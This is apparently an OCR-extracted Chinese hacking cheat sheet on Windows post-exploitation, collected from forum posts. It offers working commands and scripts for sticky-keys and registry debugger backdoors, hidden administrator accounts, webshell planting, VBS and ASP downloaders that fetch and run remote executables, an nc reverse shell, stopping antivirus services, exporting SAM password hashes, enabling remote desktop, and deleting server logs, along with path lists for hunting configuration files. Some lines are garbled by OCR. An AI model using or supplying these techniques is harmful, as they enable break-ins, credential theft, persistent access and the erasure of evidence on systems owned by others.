


好吧，继续

```
EXEC master..xp_regwrite @rootkey='HKEY_LOCAL_MACHINE', @key='SOFTWARE\Microso
ft\Windows NT\CurrentVersion\Image File Execution Options\magnify.exe', @valu
e_name='Debugger', @type='REG_SZ', @value='c:\windows\system32\shutdown -r -t
 0'
```

然后查看


```
exec master..xp_regread 'HKEY_LOCAL_MACHINE','SOFTWARE\Microsoft\Windows NT\Cu
rrentVersion\Image File Execution Options\magnify.exe','Debugger'
```




但是还是没有重新启动。一个晚上过去了，我还是没有搞定。

早上起来

咱们来膜拜下



好吧， 反正是拿下了..



91ri.org:这个方法之前小编有听过 但真正的文章是前两天逛 90sec 的时候发现的 感觉还不错 是一个思路，不敢独享发出来让大家一起围观一下。

2.3.3、windows 提权技巧总结

参考：http://www.91ri.org/7894.html

旁站路径问题：

1、读网站配置。

2、用以下 VBS：

```
On Error Resume Next

If (LCase(Right(WScript.Fullname, 11)) = "wscript.exe") Then

MsgBox Space(12) &amp; "IIS Virtual Web Viewer" &amp; Space(12) &amp; Chr(13) &amp; Space(9) &amp; " Usage:Cscript vWeb.vbs", 4096, "Lilo"

WScript.Quit

End If
```

```
Set objservice = GetObject("IIS://LocalHost/W3SVC")
For Each obj3w In objservice
If IsNumeric(obj3w.Name) Then
Set OService = GetObject("IIS://LocalHost/W3SVC/" &amp; obj3w.Name)
Set VDirObj = OService.GetObject("IIsWebVirtualDir", "ROOT")
If Err &lt;&gt; 0 Then WScript.Quit (1)
WScript.Echo Chr(10) &amp; "[" &amp; OService.ServerComment &amp; "]"
For Each Binds In OService.ServerBindings
Web = "{ " &amp; Replace(Binds, ":", " } { ") &amp; " }"
WScript.Echo Replace(Split(Replace(Web, " ", ""), "}{")(2), "}", "")
Next
WScript.Echo "Path            : " &amp; VDirObj.Path
End If
Next
```

3、iis_spy 列举（注：需要支持 ASPX，反 IISSPY 的方法：将 activeds.dll，activeds.tlb 降权）。

4、得到目标站目录，不能直接跨的。可以通过“echo ^<%execute(request(“cmd”))%^> >>X:\目标目录\X.asp”或者“copy 脚本文件 X:\目标目录\X.asp”像目标目录写入 webshell，或者还可以试试 type 命令。

网站可能目录（注：一般是虚拟主机类）：

```
data/htdocs.网站/网站/
```

CMD 下操作 VPN 相关知识、资料：

#允许 administrator 拨入该 VPN：

```
netsh ras set user administrator permit
```

#禁止 administrator 拨入该 VPN：

```
netsh ras set user administrator deny
```

#查看哪些用户可以拨入 VPN：

```
netsh ras show user
```

#查看 VPN 分配 IP 的方式：

```
netsh ras ip show config
```

#使用地址池的方式分配 IP：

```
netsh ras ip set addrassign method = pool
```

#地址池的范围是从 192.168.3.1 到 192.168.3.254：

```
netsh ras ip add range from = 192.168.3.1 to = 192.168.3.254
```

Cmd、Dos 命令行下添加 SQL 用户的方法：

需要有管理员权限，在命令下先建立一个“c:\test.qry”文件，内容如下：

```
exec master.dbo.sp_addlogin test,123
EXEC sp_addsrvrolemember 'test, 'sysadmin'
```

然后在 DOS 下执行：cmd.exe /c isql -E /U alma /P /i c:\test.qry

另类的加用户方法：

在删掉了 net.exe 和不用 adsi 之外，新的加用户的方法。代码如下：

js:

```
var o=new ActiveXObject( "Shell.Users" );
z=o.create("test") ;
z.changePassword("123456","")
z.setting("AccountType")=3;
```

vbs:

```
Set o=CreateObject( "Shell.Users" )
Set z=o.create("test")
z.changePassword "123456",""
z.setting("AccountType")=3
```

Cmd 访问控制权限控制：

命令如下：

```
cacls c: /e /t /g everyone:F          #c 盘 everyone 权限
cacls "目录" /d everyone              #everyone 不可读，包括 admin
```

备注：

反制方法,在文件夹安全设置里将 Everyone 设定为不可读,如果没有安全性选项:工具 - 文件夹选项 - 使用简单的共享去掉即可。

3389 相关，以下配合 PR 更好：

a、防火墙 TCP/IP 筛选.（关闭：net stop policyagent & net stop sharedaccess）

b、内网环境（lcx.exe）

c、终端服务器超出了最大允许连接（XP 运行：mstsc /admin；2003 运行：mstsc /console）

1.查询终端端口：

```
REG query HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server\WinStations\RDP-Tcp /v PortNumber
```

2.开启 XP&2003 终端服务：

```
REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server /v fDenyTSConnections /t REG_DWORD /d 00000000 /f
```

3.更改终端端口为 2008(十六进制为：0x7d8)：

```
REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server\Wds\rdpwd\Tds\tcp /v PortNumber /t REG_DWORD /d 0x7d8 /f
```

```
REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server\WinStations\RDP-Tcp /v PortNumber /t REG_DWORD /d 0x7D8 /f
```

4.取消 xp&2003 系统防火墙对终端服务的限制及 IP 连接的限制：

```
REG ADD HKLM\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\GloballyOpenPorts\List /v 3389:TCP /t REG_SZ /d 3389:TCP:*:Enabled :@  xpsp2res.dll,-22009 /f
```

```
create table a (cmd text);

insert into a values ("set wshshell=createobject (""wscript.shell"")");

insert into a values ("a=wshshell.run (""cmd.exe /c net user admin admin /add"",0)");

insert into a values ("b=wshshell.run (""cmd.exe /c net localgroup administrators admin /add"",0)");
```

```
select * from a into outfile "C:\\Documents and Settings\\All Users\\「开始」菜单\\程序\\启动\\a.vbs";
```

BS 马的 PortMap 功能，类似 LCX 做转发。若果支持 ASPX，用这个转发会隐蔽点。（注：一直忽略了在偏僻角落的那个功能）

关闭常见杀软（把杀软所在的文件的所有权限去掉）：

处理变态诺顿企业版：

```
net stop "Symantec AntiVirus" /y
net stop "Symantec AntiVirus Definition Watcher" /y
net stop "Symantec Event Manager" /y
net stop "System Event Notification" /y
net stop "Symantec Settings Manager" /y
```

麦咖啡：

```
net stop "McAfee McShield"
```

Symantec 病毒日志:

```
C:\Documents and Settings\All Users\Application Data\Symantec\Symantec Endpoint Protection\Logs
```

Symantec 病毒备份:

```
C:\Documents and Settings\All Users\Application Data\Symantec\Symantec Endpoint Protection\Quarantine
```

Nod32 病毒备份:

```
C:\Docume~1\Administrator\Local Settings\Application Data\ESET\ESET NOD32 Antivirus\Quarantine
```

Nod32 移除密码保护:

```
删除“HKEY_LOCAL_MACHINE\SOFTWARE\ESET\ESET Security\CurrentVersion\Info\PackageID”即可
```

安装 5 次 shift 后门，沾滞键后门，替换 SHIFT 后门：

5 次 SHIFT，沾滞键后门：

```
copy %systemroot%\system32\sethc.exe %systemroot%\system32\dllcache\sethc1.exe
copy %systemroot%\system32\cmd.exe %systemroot%\system32\dllcache\sethc.exe /y
```

```
copy %systemroot%\system32\cmd.exe %systemroot%\system32\sethc.exe /y
```

替换 SHIFT 后门：

```
attrib c:\windows\system32\sethc.exe -h -r -s

attrib c:\windows\system32\dllcache\sethc.exe -h -r -s

del c:\windows\system32\sethc.exe

copy c:\windows\explorer.exe c:\windows\system32\sethc.exe

copy c:\windows\system32\sethc.exe c:\windows\system32\dllcache\sethc.exe

attrib c:\windows\system32\sethc.exe +h +r +s

attrib c:\windows\system32\dllcache\sethc.exe +h +r +s
```

添加隐藏系统账号：

1、执行命令：“net user admin$ 123456 /add&net localgroup administrators admin$ /add”。

2、导出注册表 SAM 下用户的两个键值。

3、在用户管理界面里的 admin$ 删除，然后把备份的注册表导回去。

4、利用 Hacker Defender 把相关用户注册表隐藏。

安装 MSSQL 扩展后门：

```
USE master;

EXEC sp_addextendedproc 'xp_helpsystem', 'xp_helpsystem.dll';

GRANT exec On xp_helpsystem TO public;
```

处理服务器 MSFTP 日志：

在“C:\WINNT\system32\LogFiles\MSFTPSVC1\”下有 ex011120.log / ex011121.log / ex011124.log 三个文件，直接删除 ex0111124.log 不成功，显示“原文件…正在使用”。

当然可以直接删除“ex011120.log / ex011121.log”。然后用记事本打开“ex0111124.log”，删除里面的一些内容后，保存，覆盖退出，成功。

当停止“msftpsvc”服务后可直接删除“ex011124.log”。

MSSQL 查询分析器连接记录清除：

MSSQL 2000 位于注册表如下：

```
HKEY_CURRENT_USER\Software\Microsoft\Microsoft SQL Server\80\Tools\Client\PrefServers
```

找到接接过的信息删除。

MSSQL 2005 是在：

```
C:\Documents and Settings\&lt;user&gt;\Application Data\Microsoft\Microsoft SQL Server\90\Tools\Shell\mru.dat
```

防 BT 系统拦截技巧，可以使用远程下载 shell：

```
&lt;%
Sub eWebEditor_SaveRemoteFile(s_LocalFileName, s_RemoteFileUrl)
Dim Ads, Retrieval, GetRemoteData
On Error Resume Next
Set Retrieval = Server.CreateObject("Microsoft.XMLHTTP")
With Retrieval
.Open "Get", s_RemoteFileUrl, False, "", ""
.Send
GetRemoteData = .ResponseBody
End With
Set Retrieval = Nothing
Set Ads = Server.CreateObject("Adodb.Stream")
With Ads
.Type = 1
.Open
.Write GetRemoteData
.SaveToFile Server.MapPath(s_LocalFileName), 2
.Cancel()
.Close()
End With
Set Ads = Nothing
End Sub
eWebEditor_SaveRemoteFile "your shell's name", "your shell'urL"
%&gt;
```

防 BT 系统拦截技巧，可以使用远程下载 shell，也达到了隐藏自身的效果，也可以做为超隐蔽的后门，神马的免杀 webshell，用服务器安全工具一扫通通挂掉了。

VNC、Radmin、PcAnywhere 的提权方法：

首先利用 shell 读取 vnc 保存在注册表中的密文，然后再使用工具 VNC4X 破解。

注册表位置：HKEY_LOCAL_MACHINE\SOFTWARE\RealVNC\WinVNC4\password

Radmin 默认端口是 4899，先获取密码和端口，如下位置：

```
HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server\Parameters\Parameter //默认密码注册表位置
HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server\Parameters\Port //默认端口注册表位置
```

然后用 HASH 版连接。

如果我们拿到一台主机的 WEBSEHLL。通过查找发现其上安装有 PcAnywhere 同时保存密码文件的目录是允许我们的 IUSER 权限访问，我们可以下载这个 CIF 文件到本地破解，再通过 PcAnywhere 从本机登陆服务器。

保存密码的 CIF 文件,不是位于 PcAnywhere 的安装目录,而且位于安装 PcAnywhere 所安装盘的：

```
“\Documents and Settings\All Users\Application Data\Symantec\pcAnywhere\”
```

如果 PcAnywhere 安装在“D:\program\”文件夹下，那么 PcAnywhere 的密码文件就保存在：“D:\Documents and Settings\All Users\Application Data\Symantec\pcAnywhere\”文件夹下。

WinWebMail 提权加用户：

WinWebMail 目录下的 web 必须设置 everyone 权限可读可写，在开始程序里，找到 WinWebMail 快捷方式，接下来，看路径，访问“路径\web”传 shell，访问 shell 后，权限是 system，直接放远控进启动项，等待下次重启。

没有删 cmd 组件的可以直接加用户，7i24 的 web 目录也是可写，权限为 administrator。

1433 SA 权限构建注入点：

```
&lt;%
strSQLServerName = "服务器 ip"
strSQLDBUserName = "数据库帐号"
strSQLDBPassword = "数据库密码"
strSQLDBName = "数据库名称"
Set conn = server.CreateObject("ADODB.Connection")
strCon = "Provider=SQLOLEDB.1;Persist Security Info=False;Server=" &amp; strSQLServerName &amp; ";User ID=" &amp; strSQLDBUserName &amp; ";Password=" &amp; strSQLDBPassword &amp; ";Database=" &amp; strSQLDBName &amp; ";"
```

```
conn.open strCon

Dim rs, strSQL, id



Set rs = server.CreateObject("ADODB.recordset")

id = request("id")

strSQL = "select * from ACTLIST where worldid=" &amp;amp; idrs.open strSQL,conn,1,3

rs.Close

%&gt;
```

提权篇：

先执行 systeminfo

token 漏洞补丁号 KB956572

Churrasco　　kb952004

命令行 RAR 打包~~·

```
rar a -k -r -s -m3 c:\1.rar c:\folder
```

收集系统信息的脚本：

```
for window:

@echo off

echo #########system info collection

systeminfo

ver

hostname

net user

net localgroup

net localgroup administrators

net user guest

net user administrator

echo #######at- with   atq#####

echo schtask /query

echo

echo ####task-list##############
```

```
tasklist /svc

echo

echo ####net-work infomation

ipconfig/all

route print

arp -a

netstat -anipconfig /displaydns

echo

echo #######service############

sc query type= service state= all

echo #######file-###############

cd \

tree -F
```

gethash 不免杀怎么获取本机 hash：

首先导出注册表：

```
Windows 2000: regedit /e d:\aa.reg "HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users"
```

```
Windows 2003: reg export "HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users" d:\aa.reg
```

注意权限问题，一般注册表默认 sam 目录是不能访问的。需要设置为完全控制以后才可以访问（界面登录的需要注意，system 权限可以忽略）。

接下来就简单了，把导出的注册表，down 到本机，修改注册表头导入本机，然后用抓去 hash 的工具抓本地用户就 OK 了

hash 抓完了记得把自己的账户密码改过来哦！

当 GetHashes 获取不到 hash 时，可以用冰刃把 sam 复制到桌面。据我所知，某人是用这个方法虚拟机多次因为不知道密码而进不去！~

vbs 下载者：

1.

```
echo Set sGet = createObject("ADODB.Stream") &gt;&gt;c:\windows\cftmon.vbs

echo sGet.Mode = 3 &gt;&gt;c:\windows\cftmon.vbs
```

```
echo sGet.Type = 1 &gt;&gt;c:\windows\cftmon.vbs
echo sGet.Open() &gt;&gt;c:\windows\cftmon.vbs
echo sGet.Write(xPost.responseBody) &gt;&gt;c:\windows\cftmon.vbs
echo sGet.SaveToFile "c:\windows\e.exe",2 &gt;&gt;c:\windows\cftmon.vbs
echo Set objShell = CreateObject("Wscript.Shell") &gt;&gt;c:\windows\cftmon.vbs
echo objshell.run """c:\windows\e.exe""" &gt;&gt;c:\windows\cftmon.vbs
cftmon.vbs
```

2：

```
On Error Resume Next:Dim iRemote,iLocal,s1,s2
iLocal = LCase(WScript.Arguments(1)):iRemote = LCase(WScript.Arguments(0))
s1="Mi"+"cro"+"soft"+"."+"XML"+"HTTP":s2="ADO"+"DB"+"."+"Stream"
Set xPost = CreateObject(s1):xPost.Open "GET",iRemote,0:xPost.Send()
Set sGet = CreateObject(s2):sGet.Mode=3:sGet.Type=1:sGet.Open()
sGet.Write(xPost.responseBody):sGet.SaveToFile iLocal,2
cscript c:\down.vbs http://xxxx/mm.exe c:\mm.exe
create table a (cmd text);
```

```
insert into a values ("set wshshell=createobject (""wscript.shell"")");
insert into a values ("a=wshshell.run (""cmd.exe /c net user admin admin /add"",0)");
insert into a values ("b=wshshell.run (""cmd.exe /c net localgroup administrators admin /add"",0)");
select * from a into outfile "C:\\Documents and Settings\\All Users\\「开始」菜单\\程序\\启动\\a.vbs";
```

Cmd 下目录的操作技巧：

列出 d 的所有目录：

```
for /d %i in (d:\freehost\*) do @echo %i
```

把当前路径下文件夹的名字只有 1-3 个字母的显示出来：

```
for /d %i in (???) do @echo %i
```

以当前目录为搜索路径，把当前目录与下面的子目录的全部 EXE 文件列出：

```
for /r %i in (*.exe) do @echo %i
```

以指定目录为搜索路径，把当前目录与下面的子目录的所有文件列出：

```
for /r "f:\freehost\hmadesign\web\" %i in (*.*) do @echo %i
```

这个会显示 a.txt 里面的内容，因为/f 的作用，会读出 a.txt 中：

```
for /f %i in (c:\1.txt) do echo %i
```

delims=后的空格是分隔符，tokens 是取第几个位置：

```
for /f "tokens=2 delims= " %i in (a.txt) do echo %i
```

Windows 系统下的一些常见路径（可以将 c 盘换成 d,e 盘,比如星外虚拟主机跟华众得,一般都放在 d 盘）：

```
c:\windows\php.ini

c:\boot.ini

c:\1.txt

c:\a.txt

c:\CMailServer\config.ini

c:\CMailServer\CMailServer.exe

c:\CMailServer\WebMail\index.asp

c:\program files\CMailServer\CMailServer.exe

c:\program files\CMailServer\WebMail\index.asp

C:\WinWebMail\SysInfo.ini

C:\WinWebMail\Web\default.asp

C:\WINDOWS\FreeHost32.dll

C:\WINDOWS\7i24iislog4.exe

C:\WINDOWS\7i24tool.exe

c:\hzhost\databases\url.asp

c:\hzhost\hzclient.exe

C:\Documents and Settings\All Users\「开始」菜单\程序\7i24 虚拟主机管理平台\自动设置[受控端].
lnk

C:\Documents and Settings\All Users\「开始」菜单\程序\Serv-U\Serv-U Administrator.lnk

C:\WINDOWS\web.config

c:\web\index.html
```

```
c:\www\index.html

c:\WWWROOT\index.html

c:\website\index.html

c:\web\index.asp

c:\www\index.asp

c:\wwwsite\index.asp

c:\WWWROOT\index.asp

c:\web\index.php

c:\www\index.php

c:\WWWROOT\index.php

c:\WWWsite\index.php

c:\web\default.html

c:\www\default.html

c:\WWWROOT\default.html

c:\website\default.html

c:\web\default.asp

c:\www\default.asp

c:\wwwsite\default.asp

c:\WWWROOT\default.asp

c:\web\default.php

c:\www\default.php

c:\WWWROOT\default.php

c:\WWWsite\default.php

C:\Inetpub\wwwroot\pagerror.gif

c:\windows\notepad.exe

c:\winnt\notepad.exe

C:\Program Files\Microsoft Office\OFFICE10\winword.exe

C:\Program Files\Microsoft Office\OFFICE11\winword.exe

C:\Program Files\Microsoft Office\OFFICE12\winword.exe

C:\Program Files\Internet Explorer\IEXPLORE.EXE

C:\Program Files\winrar\rar.exe
```

```
C:\Program Files\360\360Safe\360safe.exe

C:\Program Files\360Safe\360safe.exe

C:\Documents and Settings\Administrator\Application Data\360Safe\360Examine\360Examine.log

c:\ravbin\store.ini

c:\rising.ini

C:\Program Files\Rising\Rav\RsTask.xml

C:\Documents and Settings\All Users\Start Menu\desktop.ini

C:\Documents and Settings\Administrator\My Documents\Default.rdp

C:\Documents and Settings\Administrator\Cookies\index.dat

C:\Documents and Settings\Administrator\My Documents\新建 文本文档.txt

C:\Documents and Settings\Administrator\桌面\新建 文本文档.txt

C:\Documents and Settings\Administrator\My Documents\1.txt

C:\Documents and Settings\Administrator\桌面\1.txt

C:\Documents and Settings\Administrator\My Documents\a.txt

C:\Documents and Settings\Administrator\桌面\a.txt

C:\Documents and Settings\All Users\Documents\My Pictures\Sample Pictures\Blue hills.jpg

E:\Inetpub\wwwroot\aspnet_client\system_web\1_1_4322\SmartNav.htm

C:\Program Files\RhinoSoft.com\Serv-U\Version.txt

C:\Program Files\RhinoSoft.com\Serv-U\ServUDaemon.ini

C:\Program Files\Symantec\SYMEVENT.INF

C:\Program Files\Microsoft SQL Server\80\Tools\Binn\sqlmangr.exe

C:\Program Files\Microsoft SQL Server\MSSQL\Data\master.mdf

C:\Program Files\Microsoft SQL Server\MSSQL.1\MSSQL\Data\master.mdf

C:\Program Files\Microsoft SQL Server\MSSQL.2\MSSQL\Data\master.mdf

C:\Program Files\Microsoft SQL Server\80\Tools\HTML\database.htm

C:\Program Files\Microsoft SQL Server\MSSQL\README.TXT

C:\Program Files\Microsoft SQL Server\90\Tools\Bin\DdsShapes.dll

C:\Program Files\Microsoft SQL Server\MSSQL\sqlsunin.ini

C:\MySQL\MySQL Server 5.0\my.ini

C:\Program Files\MySQL\MySQL Server 5.0\my.ini

C:\Program Files\MySQL\MySQL Server 5.0\data\mysql\user.frm
```

```
C:\Program Files\MySQL\MySQL Server 5.0\COPYING

C:\Program Files\MySQL\MySQL Server 5.0\share\mysql_fix_privilege_tables.sql

C:\Program Files\MySQL\MySQL Server 4.1\bin\mysql.exe

c:\MySQL\MySQL Server 4.1\bin\mysql.exe

c:\MySQL\MySQL Server 4.1\data\mysql\user.frm

C:\Program Files\Oracle\oraconfig\Lpk.dll

C:\WINDOWS\Microsoft.NET\Framework\v2.0.50727\aspnet_state.exe

C:\WINDOWS\system32\inetsrv\w3wp.exe

C:\WINDOWS\system32\inetsrv\inetinfo.exe

C:\WINDOWS\system32\inetsrv\MetaBase.xml

C:\WINDOWS\system32\inetsrv\iisa, dmpwd\achg.asp

C:\WINDOWS\system32\config\default.LOG

C:\WINDOWS\system32\config\sam

C:\WINDOWS\system32\config\system

c:\CMailServer\config.ini

c:\program files\CMailServer\config.ini

c:\tomcat6\tomcat6\bin\version.sh

c:\tomcat6\bin\version.sh

c:\tomcat\bin\version.sh

c:\program files\tomcat6\bin\version.sh

C:\Program Files\Apache Software Foundation\Tomcat 6.0\bin\version.sh

c:\Program Files\Apache Software Foundation\Tomcat 6.0\logs\isapi_redirect.log

c:\Apache2\Apache2\bin\Apache.exe

c:\Apache2\bin\Apache.exe

c:\Apache2\php\license.txt

C:\Program Files\Apache Group\Apache2\bin\Apache.exe

c:\Program Files\QQ2007\qq.exe

c:\Program Files\Tencent\, qq\User.db

c:\Program Files\Tencent\qq\qq.exe

c:\Program Files\Tencent\qq\bin\qq.exe

c:\Program Files\Tencent\qq2009\qq.exe
```

```
c:\Program Files\Tencent\qq2008\qq.exe

c:\Program Files\Tencent\qq2010\bin\qq.exe

c:\Program Files\Tencent\qq\Users\All Users\Registry.db

C:\Program Files\Tencent\TM\TMDlls\QQZip.dll

c:\Program Files\Tencent\Tm\Bin\Txplatform.exe

c:\Program Files\Tencent\RTXServer\AppConfig.xml

C:\Program Files\Foxmal\Foxmail.exe

C:\Program Files\Foxmal\accounts.cfg

C:\Program Files\tencent\Foxmal\Foxmail.exe

C:\Program Files\tencent\Foxmal\accounts.cfg

C:\Program Files\LeapFTP 3.0\LeapFTP.exe

C:\Program Files\LeapFTP\LeapFTP.exe

c:\Program Files\GlobalSCAPE\CuteFTP Pro\cftppro.exe

c:\Program Files\GlobalSCAPE\CuteFTP Pro\notes.txt

C:\Program Files\FlashFXP\FlashFXP.ini

C:\Program Files\FlashFXP\flashfxp.exe

c:\Program Files\Oracle\bin\regsvr32.exe

c:\Program Files\腾讯游戏\QQGAME\readme.txt

c:\Program Files\tencent\腾讯游戏\QQGAME\readme.txt

c:\Program Files\tencent\QQGAME\readme.txt

C:\Program Files\StormII\Storm.exe
```

各种网站的配置文件相对路径大全：

```
/config.php

../../config.php

../config.php

../../../config.php

/config.inc.php

./config.inc.php

../../config.inc.php

../config.inc.php
```

```
../../../config.inc.php
/conn.php
./conn.php
../../conn.php
../conn.php
../../../conn.php
/conn.asp
./conn.asp
../../conn.asp
../conn.asp
../../../conn.asp
/config.inc.php
./config.inc.php
../../config.inc.php
../config.inc.php
../../../config.inc.php
/config/config.php
../../config/config.php
../config/config.php
../../../config/config.php
/config/config.inc.php
./config/config.inc.php
../../config/config.inc.php
../config/config.inc.php
../../../config/config.inc.php
/config/conn.php
./config/conn.php
../../config/conn.php
../config/conn.php
../../../config/conn.php
/config/conn.asp
```

```
./config/conn.asp
../../config/conn.asp
../config/conn.asp
../../../config/conn.asp
/config/config.inc.php
./config/config.inc.php
../../config/config.inc.php
../config/config.inc.php
../../../config/config.inc.php
/data/config.php
../../data/config.php
../data/config.php
../../../data/config.php
/data/config.inc.php
./data/config.inc.php
../../data/config.inc.php
../data/config.inc.php
../../../data/config.inc.php
/data/conn.php
./data/conn.php
../../data/conn.php
../data/conn.php
../../../data/conn.php
/data/conn.asp
./data/conn.asp
../../data/conn.asp
../data/conn.asp
../../../data/conn.asp
/data/config.inc.php
./data/config.inc.php
../../data/config.inc.php
```

```
../data/config.inc.php
../../../data/config.inc.php
/include/config.php
../../include/config.php
../include/config.php
../../../include/config.php
/include/config.inc.php
./include/config.inc.php
../../include/config.inc.php
../include/config.inc.php
../../../include/config.inc.php
/include/conn.php
./include/conn.php
../../include/conn.php
../include/conn.php
../../../include/conn.php
/include/conn.asp
./include/conn.asp
../../include/conn.asp
../include/conn.asp
../../../include/conn.asp
/include/config.inc.php
./include/config.inc.php
../../include/config.inc.php
../include/config.inc.php
../../../include/config.inc.php
/inc/config.php
../../inc/config.php
../inc/config.php
../../../inc/config.php
/inc/config.inc.php
```

```
./inc/config.inc.php
../../inc/config.inc.php
../inc/config.inc.php
../../../inc/config.inc.php
/inc/conn.php
./inc/conn.php
../../inc/conn.php
../inc/conn.php
../../../inc/conn.php
/inc/conn.asp
./inc/conn.asp
../../inc/conn.asp
../inc/conn.asp
../../../inc/conn.asp
/inc/config.inc.php
./inc/config.inc.php
../../inc/config.inc.php
../inc/config.inc.php
../../../inc/config.inc.php
/index.php
./index.php
../../index.php
../index.php
../../../index.php
/index.asp
./index.asp
../../index.asp
../index.asp
../../../index.asp
```

去除 TCP IP 筛选：

TCP/IP 筛选在注册表里有三处，分别是：

```
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\Tcpip

HKEY_LOCAL_MACHINE\SYSTEM\ControlSet002\Services\Tcpip

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip
```

分别用以下命令来导出注册表项：

```
regedit -e D:\a.reg HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip

regedit -e D:\b.reg HKEY_LOCAL_MACHINE\SYSTEM\ControlSet002\Services\Tcpip

regedit -e D:\c.reg HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip
```

然后再把三个文件里的：

```
“EnableSecurityFilters"=dword:00000001”
```

改为：

```
“EnableSecurityFilters"=dword:00000000”
```

再将以上三个文件分别用以下命令导入注册表即可：

```
regedit -s D:\a.reg

regedit -s D:\b.reg

regedit -s D:\c.reg
```

Webshell 提权小技巧：

Cmd 路径：

```
c:\windows\temp\cmd.exe
```

Nc 也在同目录下，例如反弹 cmdshell：

```
"c:\windows\temp\nc.exe -vv ip 999 -e c:\windows\temp\cmd.exe"
```

通常都不会成功。

而直接在 cmd 路径上输入：

```
c:\windows\temp\nc.exe
```

命令输入：

```
-vv ip 999 -e c:\windows\temp\cmd.exe
```

却能成功。。这个不是重点

我们通常执行 pr.exe 或 Churrasco.exe 的时候也需要按照上面的方法才能成功。

命令行调用 RAR 打包：

```
rar a -k -r -s -m3 c:\1.rar c:\folde
```

2.3.4、Linux 渗透与提权

```
参考：http://www.91ri.org/7911.html
```

Linux 系统下的一些常见路径：

```
/etc/passwd
